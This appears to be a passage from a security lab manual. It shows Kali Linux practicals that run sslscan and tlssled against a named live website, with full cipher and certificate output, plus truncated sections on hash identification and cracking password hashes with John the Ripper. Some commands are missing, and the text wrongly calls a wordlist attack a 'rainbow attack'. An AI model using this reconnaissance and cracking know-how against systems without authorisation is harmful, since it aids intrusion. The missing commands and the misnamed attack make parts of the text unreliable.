




After completing the above process, we can access the hidden disk as a normal hard drive (K) as shown in the below image. We can store files in this drive(100 MB) which will be encrypted and hidden for normal usage.



Click on Dismount to hide the VeraCrypt volume.



Note: it is important to preserve document used to create volume and VeraCrypt software to access files stored in this VeraCrypt volume.

Practical 3: Identifying SSL details using SSLScan.

Execute below commands to start ***sslscan*** and retrieve details such as ciphers used an SSL certificate.

```
root@kali:~# sslscan --show-certificate
                    _
 ___ ___| |___ ___ ___ ___ ___
|_ -|_ -| |_ -|  _|  _| .'|   |
|___|___|_|___|___|___|__,|_|_|
                    |___|

                1.11.11-static
                OpenSSL 1.0.2-chacha (1.0.2g-dev)
Command:
  sslscan [Options] [host:port | host]

Options:
  --targets=<file>      A file containing a list of hosts to check.
                        Hosts can  be supplied  with ports (host:port)
  --sni-name=<name>     Hostname for SNI
  --ipv4, -4            Only use IPv4
  --ipv6, -6            Only use IPv6
  --show-certificate    Show full certificate information
  --no-check-certificate  Don't warn about weak certificate algorithm
  --show-client-cas     Show trusted CAs for TLS client auth
  --show-ciphers        Show supported client ciphers
  --show-cipher-ids     Show cipher ids
```

```
root@kali:~# sslscan --show-certificate www.hackerschool.in
Version: 1.11.11-static
OpenSSL 1.0.2-chacha (1.0.2g-dev)

Connected to 50.87.26.106

Testing SSL server www.hackerschool.in on port 443 using SNI name www.hackerschool.in

  TLS Fallback SCSV:
Server supports TLS Fallback SCSV

  TLS renegotiation:
Secure session renegotiation supported

  TLS Compression:
Compression disabled

  Heartbleed:
TLS 1.2 not vulnerable to heartbleed
TLS 1.1 not vulnerable to heartbleed
TLS 1.0 not vulnerable to heartbleed

  Supported Server Cipher(s):
Preferred TLSv1.2  256 bits  ECDHE-RSA-AES256-GCM-SHA384   Curve P-256 DHE 256
Accepted  TLSv1.2  128 bits  ECDHE-RSA-AES128-GCM-SHA256   Curve P-256 DHE 256
Accepted  TLSv1.2  256 bits  ECDHE-RSA-AES256-SHA384       Curve P-256 DHE 256
Accepted  TLSv1.2  128 bits  ECDHE-RSA-AES128-SHA256       Curve P-256 DHE 256
Accepted  TLSv1.2  256 bits  ECDHE-RSA-AES256-SHA          Curve P-256 DHE 256
Accepted  TLSv1.2  128 bits  ECDHE-RSA-AES128-SHA          Curve P-256 DHE 256
Preferred TLSv1.1  256 bits  ECDHE-RSA-AES256-SHA          Curve P-256 DHE 256
Accepted  TLSv1.1  128 bits  ECDHE-RSA-AES128-SHA          Curve P-256 DHE 256
Preferred TLSv1.0  256 bits  ECDHE-RSA-AES256-SHA          Curve P-256 DHE 256
```



SSL Certificate:
Certificate blob:
-----BEGIN CERTIFICATE-----
MIIFcDCCBFigAwIBAgIRAICc3SAOpv5wwLloh/j20MUwDQYJKoZIhvcNAQELBQAw
gZAxCzAJBgNVBAYTAkdCMRswGQYDVQQIExJHcmVhdGVyIE1hbmNoZXN0ZXIxEDAO
BgNVBAcTB1NhbGZvcmQxGjAYBgNVBAoTEUNPTU9ETyBDQSBMaW1pdGVkMTYwNAYD
VQQDEy1DT01PRE8gUlNBIERvbWFpbiBWYWxpZGF0aW9uIFNlY3VyZSBTZXJ2ZXIg
Q0EwHhcNMTcwODEzMDAwMDAwWhcNMTgwODI3MjM1OTU5WjBxMSEwHwYDVQQLExhE
b21haW4gQ29udHJvbCBWYWxpZGF0ZWQxHDAaBgNVBAsTE0hvc3RlZCBieSBKdXN0
IEhvc3QxFDASBgNVBAsTC1Bvc2l0aXZlU1NMMRgwFgYDVQQDEw9oYWNrZXJzY2hv
b2wuaW4wggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQDNxIgnfdn7kqtz
rkxUEy1DA3fFNZHiEg3lJidONODxBBANmAanqM1kFe9uR4Teb5P9U2ZrL73uBa5g
STo2AOpNBwEHa3RsQSl0Xf3pTKzH4XuDN7xqpXTq2c8yr4KNVKWIvs8TOvdMLIjd
qrlg8aZrXyaaYD+KaGKiZ9NZ+2SuszX1i9MNsRNF3nJekZ00B18IxQNWJ1gZjU5p
+AhbYJ/FDqzzhYkYwa5jHpptZqV+GZBrzqNVYJK8Y8Fp0GtqI0ZjOCYAW3Pb90X9
bNYECsALVrNZzSsU4DM+OKseJhTlfdelMQ3094QNvg4uEc1ZmbkFvWJFQqlxhTCG
woqYo7MpAgMBAAGjggHhMIIB3TAfBgNVHSMEGDAWgBSQr2o6lFoL2JDqElZz30O0
Oija5zAdBgNVHQ4EFgQU6UTffFNOzC99tnlLYTWAZ30HJHIwDgYDVR0PAQH/BAQD
AgWgMAwGA1UdEwEB/wQCMAAwHQYDVR0lBBYwFAYIKwYBBQUHAwEGCCsGAQUFBwMC
ME8GA1UdIARIMEYwOgYLKwYBBAGyMQECAgcwKzApBggrBgEFBQcCARYdaHR0cHM6
Ly9zZWN1cmUuY29tb2RvLmNvbS9DUFMwCAYGZ4EMAQIBMFQGA1UdHwRNMEswSaBH
oEWGQ2h0dHA6Ly9jcmwuY29tb2RvY2EuY29tL0NPTU9ET1JTQURvbWFpblZhbGlk
YXRpb25TZWN1cmVTZXJ2ZXJDQS5jcmwwgYUGCCsGAQUFBwEBBHkwdzBPBggrBgEF
BQcwAoZDaHR0cDovL2NydC5jb21vZG9jYS5jb20vQ09NT0RPUlNBRG9tYWluVmFs
aWRhdGlvblNlY3VyZVNlcnZlckNBLmNydDAkBggrBgEFBQcwAYYYaHR0cDovL29j
c3AuY29tb2RvY2EuY29tMC8GA1UdEQQoMCaCD2hhY2tlcnNjaG9vbC5pboITd3d3
LmhhY2tlcnNjaG9vbC5pbjANBgkqhkiG9w0BAQsFAAOCAQEAKL28cvzRzlaxUJH6
yKL2/P15mXDY9NpwkE9l/rRdRjkMDLDgbRSwFTZJPozG9kllcKeg8bJhk3ELewCX
r4QIH5scq0ksljsRE7kmYFpLjkCmTCI72AigROrB+HPhpqlOISwAzwJPgPo5oWr2
PJqxKK2y4bCdCBEaE5oX+R/m8RXF84owGhFay1V1ZPDmwqKTSSgOXmyHlhrU7LcJ
a5wL0JXbLKgm3yWdPt7Jv9PApDOvBmRgw4mU9bPTxW1vLz6PuaXWBvFjlsVvCvND
g/oZJYJgq1Ha/lJ2IAq66mEHFiIyH6OPj2/z2LJAF18Kb372P2X5TZnLX1JVzOaJ
Zukuqg==
-----END CERTIFICATE-----
Version: 2
Serial Number: 80:9c:dd:20:0e:a6:fe:70:c0:b9:68:87:f8:f6:d0:c5
Signature Algorithm: sha256WithRSAEncryption
Issuer: /C=GB/ST=Greater Manchester/L=Salford/O=COMODO CA Limited/CN=COMODO RSA Domain Validation Secure Server CA
Not valid before: Aug 13 00:00:00 2017 GMT

```
  Not valid before: Aug 13 00:00:00 2017 GMT
  Not valid after: Aug 27 23:59:59 2018 GMT
  Subject: /OU=Domain Control Validated/OU=Hosted by Just Host/OU=PositiveSSL/CN=hackerschool.in
  Public Key Algorithm: rsaEncryption
  RSA Public Key: (2048 bit)
    Public-Key: (2048 bit)
    Modulus:
        00:cd:c4:88:27:7d:d9:fb:92:ab:73:ae:4c:54:13:
        2d:43:03:77:c5:35:91:e2:12:0d:e5:26:27:4e:34:
        e0:f1:04:10:0d:98:06:a7:a8:cd:64:15:ef:6e:47:
        84:de:6f:93:fd:53:66:6b:2f:bd:ee:05:ae:60:49:
        3a:36:00:ea:4d:07:01:07:6b:74:6c:41:29:74:5d:
        fd:e9:4c:ac:c7:e1:7b:83:37:bc:6a:a5:74:ea:d9:
        cf:32:af:82:8d:54:a5:88:be:cf:13:3a:f7:4c:2c:
        88:dd:aa:b9:60:f1:a6:6b:5f:26:9a:60:3f:8a:68:
        62:a2:67:d3:59:fb:64:ae:b3:35:f5:8b:d3:0d:b1:
        13:45:de:72:5e:91:9d:34:07:5f:08:c5:03:56:27:
        58:19:8d:4e:69:f8:08:5b:60:9f:c5:0e:ac:f3:85:
        89:18:c1:ae:63:1e:9a:6d:66:a5:7e:19:90:6b:ce:
        a3:55:60:92:bc:63:c1:69:d0:6b:6a:23:46:63:38:
        26:00:5b:73:db:f7:45:fd:6c:d6:04:0a:c0:0b:56:
        b3:59:cd:2b:14:e0:33:3e:38:ab:1e:26:14:e5:7d:
        d7:a5:31:0d:f4:f7:84:0d:be:0e:2e:11:cd:59:99:
        b9:05:bd:62:45:42:a9:71:85:30:86:c2:8a:98:a3:
        b3:29
    Exponent: 65537 (0x10001)
  X509v3 Extensions:
    X509v3 Authority Key Identifier:
      keyid:90:AF:6A:3A:94:5A:0B:D8:90:EA:12:56:73:DF:43:B4:3A:28:DA:E7

    X509v3 Subject Key Identifier:
      E9:44:DF:7C:53:4E:CC:2F:7D:B6:79:4B:61:35:80:67:7D:07:24:72
    X509v3 Key Usage: critical
      Digital Signature, Key Encipherment
    X509v3 Basic Constraints: critical
      CA:FALSE
    X509v3 Extended Key Usage:
      TLS Web Server Authentication, TLS Web Client Authentication
```

```
      X509v3 Subject Key Identifier:
        E9:44:DF:7C:53:4E:CC:2F:7D:B6:79:4B:61:35:80:67:7D:07:24:72
      X509v3 Key Usage: critical
        Digital Signature, Key Encipherment
      X509v3 Basic Constraints: critical
        CA:FALSE
      X509v3 Extended Key Usage:
        TLS Web Server Authentication, TLS Web Client Authentication
      X509v3 Certificate Policies:
        Policy: 1.3.6.1.4.1.6449.1.2.2.7
          CPS: https://secure.comodo.com/CPS
        Policy: 2.23.140.1.2.1

      X509v3 CRL Distribution Points:

        Full Name:
          URI:http://crl.comodoca.com/COMODORSADomainValidationSecureServerCA.crl

      Authority Information Access:
        CA Issuers - URI:http://crt.comodoca.com/COMODORSADomainValidationSecureServerCA.crt
        OCSP - URI:http://ocsp.comodoca.com

      X509v3 Subject Alternative Name:
        DNS:hackerschool.in, DNS:www.hackerschool.in
  Verify Certificate:
    unable to get local issuer certificate

  SSL Certificate:
Signature Algorithm: sha256WithRSAEncryption
RSA Key Strength:    2048

Subject:  hackerschool.in
Altnames: DNS:hackerschool.in, DNS:www.hackerschool.in
Issuer:   COMODO RSA Domain Validation Secure Server CA

Not valid before: Aug 13 00:00:00 2017 GMT
Not valid after:  Aug 27 23:59:59 2018 GMT
```

Practical 4: Identifying misconfigurations on the web server.

Execute below command to analyze web servers and identify misconfigurations.



Practical 5: Evaluating Security of protocols running on a web server

Execute the following command to evaluate the security of SSL/TLS protocols running on the web server.

```
root@kali:~# tlssled hackerschool.in  443
-------------------------------------------------------
 TLSSLed - (1.3) based on sslscan and openssl
                by Raul Siles (www.taddong.com)
-------------------------------------------------------
    openssl version: OpenSSL 1.1.0h  27 Mar 2018

-------------------------------------------------------
    Date: 20180710-095956
-------------------------------------------------------

[*] Analyzing SSL/TLS on hackerschool.in:443 ...
    [.] Output directory: TLSSLed_1.3_hackerschool.in_443_20180710-095956 ...

[*] Checking if the target service speaks SSL/TLS...
    [.] The target service hackerschool.in:443 seems to speak SSL/TLS...

    [.] Using SSL/TLS protocol version:
        (empty means I'm using the default openssl protocol version(s))

[*] Running sslscan on hackerschool.in:443 ...

    [-] Testing for SSLv2 ...

    [-] Testing for the NULL cipher ...
```

```
    [-] Testing for weak ciphers (based on key length - 40 or 56 bits) ...

    [+] Testing for strong ciphers (based on AES) ...
Accepted  TLSv1.2  128 bits  ECDHE-RSA-AES128-GCM-SHA256   Curve P-256 DHE 256
Accepted  TLSv1.2  256 bits  ECDHE-RSA-AES256-SHA384       Curve P-256 DHE 256
Accepted  TLSv1.2  128 bits  ECDHE-RSA-AES128-SHA256       Curve P-256 DHE 256
Accepted  TLSv1.2  256 bits  ECDHE-RSA-AES256-SHA          Curve P-256 DHE 256
Accepted  TLSv1.2  128 bits  ECDHE-RSA-AES128-SHA          Curve P-256 DHE 256
Accepted  TLSv1.1  128 bits  ECDHE-RSA-AES128-SHA          Curve P-256 DHE 256
Accepted  TLSv1.0  128 bits  ECDHE-RSA-AES128-SHA          Curve P-256 DHE 256
```


```
    [.] Testing for the certificate CA issuer ...
Issuer:   COMODO RSA Domain Validation Secure Server CA

    [.] Testing for the certificate validity period ...
    Today: Tue Jul 10 14:00:24 UTC 2018
Not valid before: Aug 13 00:00:00 2017 GMT
Not valid after:  Aug 27 23:59:59 2018 GMT
```

```
[*] Testing for client authentication using digital certificates ...

    SSL/TLS client certificate authentication IS NOT required

[*] Testing for TLS v1.1 and v1.2 (CVE-2011-3389 vuln. aka BEAST) ...

    [-] Testing for SSLv3 and TLSv1 support ...
Accepted  TLSv1.2  128 bits  ECDHE-RSA-AES128-GCM-SHA256   Curve P-256 DHE 256
Accepted  TLSv1.2  256 bits  ECDHE-RSA-AES256-SHA384       Curve P-256 DHE 256
Accepted  TLSv1.2  128 bits  ECDHE-RSA-AES128-SHA256       Curve P-256 DHE 256
Accepted  TLSv1.2  256 bits  ECDHE-RSA-AES256-SHA          Curve P-256 DHE 256
Accepted  TLSv1.2  128 bits  ECDHE-RSA-AES128-SHA          Curve P-256 DHE 256
Accepted  TLSv1.1  128 bits  ECDHE-RSA-AES128-SHA          Curve P-256 DHE 256
```

Practical 6: Identifying Hash algorithms for given hash value

Execute the following command and provide hash value to identify the algorithm used to generate the concerned hash.

We can also use ***findmyhash*** tool to identify hashing algorithms based on the results provided by online hash identifying services.



Practical 7: Cracking encrypted passwords using John the ripper

Web application store passwords in the form of hashes. To retrieve actual password (plain-text) from the hash value, we can take the help of ***John the ripper***. Executing the below command with necessary options will perform a rainbow attack against wordlist to identify the actual password.